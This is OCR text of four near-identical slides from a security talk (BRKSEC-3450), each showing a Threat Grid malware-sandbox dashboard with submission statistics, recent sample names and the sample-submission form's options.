

Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
100 graveyard.exe
100 heading_s.exe
100 instruct.exe
100 thought
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
650
600
550
500
450
400
350
300
250
200
150
100
50
0
173
173
255
Critical (90-100)
High (75-89)
Medium (50-74)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
377
235
215
133
01/20
01/21
01/22
01/23
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
Description
Network Simulation
None
As Needed
All Simulated
No network traffic will be simulated.
Network Exit
US - Pennsylvania - Philadelphia (default)
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
Help
Cancel
Submit
BRKSEC-3450
76



Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
100 graveyard.exe
100 heading_s.exe
100 instruct.exe
100 thought
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
650
600
550
500
450
400
350
300
250
200
150
100
50
0
173
173
255
Critical (90-100)
High (75-89)
Medium (50-74)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
377
235
215
133
01/20
01/21
01/22
01/23
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Low (0-49)
Medium (50-74)
High (75-89)
Critical (90-100)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Playbook
None
Description
Network Simulation
None
As Needed
All Simulated
No network traffic will be simulated.
Network Exit
US - Pennsylvania - Philadelphia (default)
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
Help
Cancel
Submit
BRKSEC-3450
77



Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
100 graveyard.exe
100 heading_s.exe
100 instruct.exe
100 thought
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
Low (0-49) Medium (50-74) High (75-89) Critical (90-100)
173
173
255
Critical (90-100)
High (75-89)
Medium (50-74)
133
377
235
215
01/20
01/21
01/22
01/23
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Low (0-49) Medium (50-74) High (75-89) Critical (90-100)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Use best option
Windows 7 64-bit (Organization Default)
Windows 7 64-bit Profile 2
Windows 7 64-bit (Japanese)
Windows 7 64-bit (Korean)
Windows 10
Playbook
Network Simulation
Network Exit
US - Pennsylvania - Philadelphia (default)
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
Help
Cancel
Submit
BRKSEC-3450
78



Threat Grid
Submit Sample
Dashboard
Samples
Reports
Indicators
mauger
Dashboard
My Organization
My Samples
Last 24 Hours
Last 7 Days
Auto Refresh
Avg. Analysis Time
6m 3s
-6% prior period
Avg. Threat Score
40
-2% prior period
Unique Submitters
14
+17% prior period
Unique File Types
64
+5% prior period
Recent Samples
graveyard.exe
heading_s.exe
instruct.exe
Threat Scores
Avg. Threat Score 40 (from 1,220 submissions)
Critical (90-100)
High (75-89)
Medium (50-74)
Total Convictions
173 Convictions (24.71 Avg/Day)
1,220 Submissions (174.29 Avg/Day)
Submit Sample
Submission Type
Upload file
Submit URL
File
Browse...
Options
Tags
zeus, spy-eye, etc...
Access
Mark private
Notification
Email me when anaylsis is complete
Virtual Machine
Use best option
Use best option
Windows 7 64-bit (Organization Default)
Windows 7 64-bit Profile 2
Windows 7 64-bit (Japanese)
Windows 7 64-bit (Korean)
Windows 10
Playbook
Network Simulation
Network Exit
US - Pennsylvania - Philadelphia (default)
Callback URL
http://yourserver.com/callback/url
Runtime
5 minutes
Password
Help
Cancel
Submit
BRKSEC-3450
79

